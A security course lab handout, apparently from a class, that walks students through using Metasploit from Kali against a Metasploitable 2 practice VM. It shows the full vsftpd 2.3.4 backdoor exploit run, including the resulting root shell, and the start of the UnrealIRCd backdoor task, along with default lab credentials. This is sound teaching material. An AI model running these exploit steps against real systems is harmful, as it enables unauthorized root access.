Project 6: Metasploit v. Linux (15 points)

What You Need

1. A Kali Linux machine, real or virtual
2. The "Metasploitable 2" vulnerable Linux Server you prepared in a previous project


---

Setup

Start your Kali VM and log in as **root** with the password **toor**

Start your Metasploitable 2 VM and log in as **msfadmin** with the password **msfadmin**

Execute the **ifconfig** command on both machines and ping from one to the other. Make sure you get replies, as shown below.



```
root@kali:~# ifconfig eth0
eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST>  mtu 1500
        inet 172.16.1.188  netmask 255.255.255.0  broadcast 172.16.1.255
        inet6 fe80::20c:29ff:fe52:bb35  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:52:bb:35  txqueuelen 1000  (Ethernet)
        RX packets 7084  bytes 6116605 (5.8 MiB)
        RX errors 5857  dropped 0  overruns 0  frame 0
        TX packets 3689  bytes 3160313 (3.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2024

root@kali:~# ping 172.16.1.190
PING 172.16.1.190 (172.16.1.190) 56(84) bytes of data.
64 bytes from 172.16.1.190: icmp_seq=1 ttl=64 time=0.274 ms
64 bytes from 172.16.1.190: icmp_seq=2 ttl=64 time=0.453 ms
^C
```

Task 1: Exploiting vsftpd

In the previous project, Nmap found the FTP server "vsftpd 2.3.4" running on the Metasploitable 2 target.


In Kali, execute this command to open Metasploit.

```
msfconsole
```

At the "msf>" prompt, execute this command.

```
search vsftpd
```

As shown below, one exploit is found.




```
msf > search vsftpd

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution


msf > 
```

Execute these commands:

```
use exploit/unix/ftp/vsftpd_234_backdoor
show options
```

As shown below, the only required parameter is RHOST, the IP address of the target system.




```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > █
```

Execute these commands, replacing the IP address with the IP address of your Metasploitable 2 VM.

```
set RHOST 172.16.1.190
exploit
```

As shown below, a command shell session opens. Execute the **whoami** command to see the reply **root**.



```
msf exploit(vsftpd_234_backdoor) > set RHOST 172.16.1.190
RHOST => 172.16.1.190
msf exploit(vsftpd_234_backdoor) > exploit

[*] 172.16.1.190:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.1.190:21 - USER: 331 Please specify the password.
[+] 172.16.1.190:21 - Backdoor service has been spawned, handling...
[+] 172.16.1.190:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.1.188:42743 -> 172.16.1.190:6200) at 2017-08-17 19:13:20 -0400

whoami
root
█
```

Capturing a Screen Image

Make sure the "**Command shell session opened**" message is visible, as shown above.

Capture a whole-desktop image and save it as "**Proj 6a**".

YOU MUST SEND IN A WHOLE-DESKTOP IMAGE FOR FULL CREDIT In Kali, execute these commands to exit the shell and Metasploit.

```
exit
exit
```

Task 2: Exploiting Unreal IRCd

In the previous project, Nmap found the UnrealIRCd server listening on port 6667 on the Metasploitable 2 target.


In Kali, execute this command to open Metasploit.

```
msfconsole
```

At the "msf>" prompt, execute this command.

```
search unreal
```

As shown below, one exploit is found.




```
msf > search unreal

Matching Modules
================

   Name                                       Disclosure Date  Rank       Description
   ----                                       ---------------  ----       -----------
   exploit/linux/games/ut2004_secure          2004-06-18       good       Unreal Tournament 2004 "secure" Overflo
w (Linux)
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  UnrealIRCD 3.2.8.1 Backdoor Command Exe
cution
   exploit/windows/games/ut2004_secure        2004-06-18       good       Unreal Tournament 2004 "secure" Overflo
w (Win32)


msf > █
```

Execute these commands:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
show options
```

As shown below, the only required parameter is RHOST, the IP address of the target system.

